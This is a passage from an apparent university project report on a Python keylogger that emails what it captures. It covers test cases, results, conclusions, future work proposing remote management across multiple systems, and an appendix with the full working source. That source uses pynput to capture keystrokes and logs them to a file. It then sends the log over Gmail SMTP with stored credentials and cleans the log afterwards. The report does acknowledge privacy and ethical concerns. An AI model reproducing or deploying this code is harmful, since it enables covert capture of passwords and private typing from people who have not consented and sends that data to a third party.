Cycle 3: Regression Testing	Ensures that any changes or bug fixes do not adversely affect the existing functionalities of the application.	1 week

6.3 Test Strategy

The test strategy for the keylogger application with email functionality has been designed to ensure thorough validation of the software's functionality, performance, security, and reliability. The strategy combines both black-box and white-box testing approaches to provide comprehensive coverage of the application's components. The aim is to identify any defects or weaknesses in the software and verify that it meets the specified requirements and performs reliably under different conditions.

6.3.1 Classes of Tests

Functionality Testing: This test focuses on verifying that all features and functionalities of the application work as expected. This includes testing the keystroke logging capabilities, email transmission functionality, and the log data cleaning process. Each feature is tested to ensure it performs its intended function correctly under various scenarios, such as different user inputs and operating environments.

Security Testing: Given the sensitive nature of the keylogger application, security testing is critical to identify potential vulnerabilities that could compromise the system's integrity or expose confidential information. The application is tested for vulnerabilities such as unauthorized access, data leakage, and malicious input handling. Special attention is given to the secure transmission of log data via email and the protection of stored log files from unauthorized access.

Stress Testing: This test assesses the application's performance under extreme conditions, such as handling a high volume of keystrokes or multiple simultaneous actions. Stress testing helps identify the limits of the application's performance and determines its stability under load. The test evaluates whether the application can maintain functionality and performance standards when subjected to peak usage scenarios.

6.4 Test Design

The test design for the keylogger application focuses on creating a systematic approach to verify and validate the software's functionality, performance, and security. This process involves the identification of test cases, defining test data, and documenting expected outcomes to ensure all aspects of the application are thoroughly evaluated.

6.4.1 Test Description

The testing process is organized into a series of test cases that cover various functionalities and scenarios within the keylogger application. Each test case is designed to evaluate specific aspects of the software to confirm that it meets the predefined requirements. The following are the key test cases identified for the application:

Table 6.2 Test Case T01 (Start Keylogger Function)

Test Case ID	T01
Test Objective	To verify that the keylogger can be started successfully using the GUI, and that it begins capturing keystrokes immediately.
Execution Steps	<ol style="list-style-type: none"> 1. Launch the application 2. Click the "Start Keylogger" button 3. Perform different keyboard inputs.
Expected Results	The keylogger starts capturing and storing keystrokes in a log file without errors, and the status on the GUI changes to "Running."
Error Message	None
Result	Pass

Table 6.3 Test Case T02 (Stop Keylogger Function)

Test Case ID	T02
Test Objective	To verify that the keylogger can be stopped using the GUI and that the captured log data can be successfully sent via email.
Execution Steps	1. Click the "Stop Keylogger & Send Email" button after starting the keylogger.
Expected Results	The keylogger stops capturing keystrokes, and the log file is sent to the specified email address. A confirmation message is displayed on the GUI.
Error Message	None
Result	Pass

Table 6.4 Test Case T03 (Log Data Cleaning Function)

Test Case ID	T03
Test Objective	To validate the functionality of the log data cleaning feature, ensuring it properly removes unnecessary characters from the log file
Execution Steps	1. Perform keystrokes. 2. Run the clean function. 3. Review the modified log file.
Expected Results	All unwanted characters, such as special keys and spaces, are removed from the log file.
Error Message	None
Result	Pass

Table 6.5 Test Case T04 (Stress Test for High Volume Input)

Test Case ID	T04
Test Objective	To determine the application's performance under a high volume of keystrokes or extended usage periods.
Execution Steps	Simulate rapid and continuous keystrokes over a prolonged period.
Expected Results	The application continues to function without crashing or significant performance degradation, and all keystrokes are accurately recorded.
Error Message	None
Result	Pass

6.4.2 Test Data

The test data used for validating the keylogger application comprises both real-life and synthetic data. Real-Life Data includes actual keystrokes entered by testers to simulate normal usage patterns. The real-life data helps ensure that the keylogger accurately captures and logs every keystroke made during regular use. Synthetic Data is specially designed input data sets are used to simulate edge cases and unusual usage scenarios, such as rapidly repeating keys, simultaneous key presses, and extended sequences of special characters. This data helps to test the robustness and reliability of the keylogger under extreme conditions.

The combination of real-life and synthetic data ensures that the application is thoroughly tested under both normal and exceptional conditions. The data is carefully selected to cover a wide range of scenarios, including typical user behavior, potential misuse, and stress conditions. By implementing a structured test design with clearly defined test cases and data, the testing process aims to identify any issues or defects in the keylogger application and ensure it meets the required performance, functionality, and security standards.

6.5 Test Results and Analysis

The testing phase of the keylogger application involved executing the defined test cases to verify its functionality, performance, security, and usability. The following section presents the test results, an analysis of the findings, and feedback from the testers regarding the overall system performance and satisfaction levels.

6.5.1 Start Keylogger Function (T01)

Once the application is running, the application should display a status of "Standby," indicating that the keylogger is currently inactive. If the "Start Keylogger" button is clicked, the application should respond immediately to this input by triggering the keylogger to start capturing keystrokes. The status label on the GUI should change to "Status: Running" with a green color, providing visual feedback to the user that the keylogger is active.




Figure 6.1 Start Keylogger Output

To verify that the keylogger is functioning correctly, the tester performs various keyboard inputs, such as typing sentences, using special characters, and pressing different function keys. The objective is to ensure that all keystrokes are accurately captured and recorded in real-time. During this step, the tester should observe no delays or performance issues, confirming that the keylogger is running smoothly in the background.

6.5.2 Stop Keylogger & Send Email Function (T02)




Figure 6.2 Stop Keylogger Output

After a period of keylogging activity, the user proceeds to stop the keylogger. This is achieved by clicking on the "Stop Keylogger & Send Email" button within the GUI. The expected result is that the keylogger stops capturing keystrokes and ceases to record any further data. Simultaneously, the status label should update to "Status: Stopped" in red, indicating that the keylogger has been successfully deactivated.





Figure 6.3 Sent Log File in Email

After the keylogging stopped, the application should automatically start the process of sending the captured log data via email. The email function is triggered as part of the "Stop Keylogger & Send Email" action. The system opens the email client,

attaches the log file, and sends it to the predefined recipient address. The expected outcome is that the log file, containing all captured keystrokes, is sent successfully and received in the specified email inbox.



```
log.txt
File Edit View
['h', 'e', 'l', 'l', 'o', <Key.space: ' '>, 'w', 'w', 'h', 'h', 'e', 'e', 'l', 'l', 'l', 'l', 'l', 'l', 'o', <Key.space: ' '>, <Key.space: ' '>, 'w', 'w', 'o', 'o', 'r', 'r', 'l', 'l', 'd', 'd', <Key.space: ' '>, <Key.space: ' '>, '1', '1', '2', '2', '3', '3', '4', '4', '5', '5', '6', '6', '7', '7', '8', '8', '9', '9']
```

Figure 6.4 Captured keystrokes in log file



```
Email Sent
[hello wwheelllloo wwoorrlldd 112233445566778899]
```

Figure 6.5 Captured keystrokes in VS Code

6.6 Conclusion

In this chapter, we thoroughly tested the keylogger application's core functionalities, focusing on both its initiation and termination processes. Our testing confirmed that the application initializes correctly, captures keystrokes as intended, and effectively halts logging when prompted. The email functionality was also validated, with the application successfully sending the captured log data to the designated email address. These results demonstrate that the keylogger performs its intended tasks reliably and efficiently.

In conclusion, the testing phase has validated that the keylogger application performs its intended functions effectively. The successful execution of both keylogger initialization and email transmission indicates that the application is ready for deployment and further use. As we progress to the next stages, our focus will shift to ensuring that the application continues to meet high standards of performance and user satisfaction.

CHAPTER 7: PROJECT CONCLUSION

7.1 Introduction

In this chapter, we summarize the key findings and achievements of the project, reflecting on its objectives, contributions, limitations, and potential for future improvement. The aim is to provide a comprehensive overview of the project's outcomes and its impact.

7.2 Project Summarization

The primary objective of this project was to develop a keylogger application with email functionality, designed to capture and report keystrokes efficiently. We successfully implemented and tested the application, demonstrating its ability to start and stop keylogging processes and send log data via email. The integration of the implementation and testing phases confirmed that the keylogger operates effectively, meeting the initial goals. Significant results include the reliable capture of keystrokes and accurate transmission of log data. However, the project faced some limitations, such as potential security concerns associated with keylogging and dependency on email configurations. Despite these weaknesses, the project's strengths lie in its functional accuracy and user-friendly interface.

7.3 Project Contribution

This project has made significant contributions to the university by demonstrating advanced skills in software development, specifically in the integration of keylogging technology with email functionality. The development of this keylogger

application serves as a practical example of how data capture and reporting mechanisms can be implemented and utilized effectively. It offers valuable insights into both the technical and ethical aspects of keylogging, contributing to the academic understanding of these technologies. In addition to its educational value, the project provides a practical tool that can be used for various purposes, such as monitoring and logging keystrokes in controlled environments.

7.4 Project Limitation

Despite the successful implementation and functionality of the keylogger application, several limitations have been identified. Firstly, the project raises ethical and privacy concerns related to the use of keylogging technology. Keyloggers can potentially be misused for unauthorized surveillance, which poses significant ethical implications and legal risks. This limitation underscores the importance of using such technology responsibly and ensuring that it is deployed only in appropriate, consensual environments.

One of the primary limitations of this project is the lack of remote configuration capabilities. The keylogger application does not support remote setup or management, meaning that all configurations and operations must be handled locally on the host machine. This limitation restricts the application's flexibility and usability, particularly in scenarios where remote monitoring or management is required.

Additionally, this lack of remote functionality could be a significant drawback for users needing to deploy and manage the keylogger across multiple systems or locations. It limits the application's effectiveness in more complex environments where centralized control and remote access are essential for efficient operation and management. Addressing this limitation could enhance the application's versatility and make it more suitable for diverse use cases.

7.5 Future Works

To build upon the current capabilities of the keylogger application and address its limitations, several areas of improvement should be considered. One significant enhancement would be the introduction of remote configuration and management features. Currently, the keylogger requires local setup and operation, which limits its flexibility, especially in scenarios involving multiple systems or distributed environments. By incorporating remote configuration capabilities, users could manage the application from a centralized location, making it more versatile and efficient for broader deployment.

Additionally, introducing user access controls could significantly benefit the application. By developing authentication and authorization mechanisms, the application would ensure that only authorized individuals can start, stop, or configure the keylogger. This would prevent unauthorized access and misuse, providing better control and security over the application's operation.

Finally, enhancing data analysis and reporting functionalities could add substantial value to the keylogger application. Integrating tools for advanced data analysis and customizable reporting would allow users to derive meaningful insights from the captured keystrokes. This feature would make the application not only a tool for logging but also a resource for detailed analysis and trend reporting.

7.6□ Conclusion

In conclusion, this project has successfully achieved its primary objectives by developing a functional keylogger application with integrated email capabilities. Throughout the implementation and testing phases, we demonstrated that the application reliably captures keystrokes, accurately manages logging, and effectively sends data via email. The successful execution of these core functionalities validates that the project meets its intended goals and provides a practical tool for data capture and reporting.

The project has made a valuable contribution by showcasing the application of keylogging technology in a controlled and educational context. It serves as a practical example of integrating data capture with communication technologies and contributes to the academic understanding of such systems. Despite its strengths, the project also identified several limitations, including the lack of remote configuration and potential security concerns, which highlight areas for future improvement.

Overall, the project meets the set objectives and demonstrates the feasibility of combining keylogging with email functionality. Moving forward, addressing the identified limitations and implementing suggested improvements will enhance the application's versatility and security, ensuring it remains effective and reliable in diverse use cases. This project represents a significant step in understanding and developing data capture technologies and provides a solid foundation for further advancements in this field.

APPENDIX A – SOURCE CODE

KEYLOGGER.PY

```

import tkinter as tk
from tkinter import messagebox
from tkinter import ttk
from pynput.keyboard import Key, Listener
from threading import Thread
from send_email import send_email
from KLCleaner import clean

# Log the data
keys = []

def update_log():
    with open('log.txt', mode='w') as file:
        file.writelines(str(keys))

def on_press(key):
    keys.append(key)

def on_release(key):
    if key == Key.esc:
        update_log()
        send_email()
        return False

def start_keylogger():
    global listener
    listener = Listener(on_press=on_press, on_release=on_release)
    listener.start()

def stop_keylogger():
    listener.stop()

def send_log_email():
    update_log()
    send_email()
    messagebox.showinfo("Email", "Log data sent successfully!")

def clean_log():
    clean()
    messagebox.showinfo("Clean", "Log data cleaned successfully!")

# Tkinter GUI
class KeyloggerGUI:
    def __init__(self, root):

```



```

self.root = root
self.root.title("Keylogger System With Email Function")
self.root.geometry("400x450")
self.root.configure(bg="#1c1c1c") # Set a dark background
color

self.style = ttk.Style()

# theme
self.style.theme_use("clam")

# Configure button styles
self.style.configure('TButton', font=('Segoe UI', 12, 'bold'),
padding=10,
background='#2e2e2e',
foreground='#ffffff', borderwidth=0)
self.style.map('TButton', background=[('active', '#3d3d3d')],
foreground=[('active', '#ffffff')])

self.style.configure('TLabel', font=('Segoe UI', 15, 'bold'),
background='#1c1c1c',
foreground='#ffffff')

# Title label
self.title_label = ttk.Label(root, text="Keylogger Control
Panel", style='TLabel')
self.title_label.pack(pady=20)

# Start button
self.start_button = ttk.Button(root, text="Start Keylogger",
command=self.start_keylogger)
self.start_button.pack(pady=10)
self.start_button.configure(style="TButton")

# Stop button
self.stop_button = ttk.Button(root, text="Stop Keylogger & Send
Email", command=self.stop_keylogger)
self.stop_button.pack(pady=10)
self.stop_button.configure(style="TButton")

# Send email button
self.send_email_button = ttk.Button(root, text="Send Log
Email", command=self.send_log_email)
self.send_email_button.pack(pady=10)

# Clean log button
self.clean_button = ttk.Button(root, text="Clean Log Data",
command=self.clean_log)
self.clean_button.pack(pady=10)

```

```

        # Status label
        self.status_label = ttk.Label(root, text="Status: Standby",
foreground="orange", style='TLabel')
        self.status_label.pack(pady=20)

        # Center the window
        self.center_window()

    def center_window(self):
        # Get the screen width and height
        screen_width = self.root.winfo_screenwidth()
        screen_height = self.root.winfo_screenheight()

        # Calculate the x and y coordinates to center the window
        x = int((screen_width - self.root.winfo_reqwidth()) / 2)
        y = int((screen_height - self.root.winfo_reqheight()) / 2)

        # Set the position of the window
        self.root.geometry("+{}+{}".format(x, y))

    def start_keylogger(self):
        self.thread = Thread(target=start_keylogger)
        self.thread.start()
        self.status_label.config(text="Status: Running",
foreground="green")
        messagebox.showinfo("Keylogger", "Keylogger started
successfully!")

    def stop_keylogger(self):
        stop_keylogger()
        self.thread.join()
        self.status_label.config(text="Status: Stopped",
foreground="red")
        messagebox.showinfo("Keylogger", "Keylogger stopped
successfully!")
        self.send_log_email()

    def send_log_email(self):
        send_log_email()

    def clean_log(self):
        clean_log()

if __name__ == "__main__":
    root = tk.Tk()

    # Add custom button styles
    style = ttk.Style()

```

```

style.configure("TButton", background="#1c1c1c",
foreground="#ffffff", relief="flat")
style.map("TButton",
background=[("active", "#3d3d3d")],
foreground=[("active", "#ffffff")])

gui = KeyloggerGUI(root)
root.mainloop()
clean()

```

send_email.py

```

import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from cred import email, password

def send_email():
    session = smtplib.SMTP('smtp.gmail.com', 587)

    session.starttls()

    session.login(email, password)

    with open('log.txt', 'r', encoding='utf-8') as file:
        body = file.read()

    message = MIMEMultipart()
    message['From'] = email
    message['To'] = email
    message['Subject'] = 'Captured Keylogger Program' # Set the
subject of the email

    # Attach the body to the email
    message.attach(MIMEText(body, 'plain'))
    session.sendmail(email, email, message.as_string())

    print('\n Email Sent')

    session.quit()

```

Klcleaner.py

```
import re

def clean():
    with open("log.txt", 'r') as file:
        msg = file.read()

    msg = msg.replace(' ', '') # removing unnecessary spaces
    msg = re.sub(re.compile(r"<Key.space:'>"), ' ', msg) # replacing
space by ' '
    regex_key = re.compile(r'(<Key\..*?)(?:\'|
|\d|\\"|Key.esc|\s)>(?)') # gathering all special keys
    msg = re.sub(regex_key, '',msg)# repalcing all special keys with
empty string
    msg = msg.replace('\'', '') # replacing the quote with empty string
    msg = msg.replace(',', '') # replacing the comma with empty string
    print(msg)

clean()
```

REFERENCES

- Tuli, P., & Sahu, P. (2013). System monitoring and security using keylogger. *International Journal of Computer Science and Mobile Computing*, 2(3), 106-111.
- Ahmed, Y. A., Maarof, M. A., Hassan, F. M., & Abshir, M. M. (2014). Survey of Keylogger technologies. *International journal of computer science and telecommunications*, 5(2).
- Srivastava, M., Kumari, A., Dwivedi, K. K., Jain, S., & Saxena, V. (2021, October). Analysis and Implementation of Novel Keylogger Technique. In *2021 5th International Conference on Information Systems and Computer Networks (ISCON)* (pp. 1-6). IEEE.
- Ladakis, E., Koromilas, L., Vasiliadis, G., Polychronakis, M., & Ioannidis, S. (2013, April). You can type, but you can't hide: A stealthy GPU-based keylogger. In *Proceedings of the 6th European Workshop on System Security (EuroSec)*. Citeseer.
- Ahmed, M. B., Shoikot, M., Hossain, J., & Rahman, A. (2019). Key logger detection using memory forensic and network monitoring. *International Journal of Computer Applications*, 975, 8887.
- Kuncoro, A. P., & Kusuma, B. A. (2018, November). Keylogger is a hacking technique that allows threatening information on mobile banking user. In *2018 3rd International Conference on Information Technology, Information System and Electrical Engineering (ICITISEE)* (pp. 141-145). IEEE.
- Solairaj, A., Prabanand, S. C., Mathalairaj, J., Prathap, C., & Vignesh, L. S. (2016, January). Keyloggers software detection techniques. In *2016 10th*

International Conference on Intelligent Systems and Control (ISCO) (pp. 1-6). IEEE.

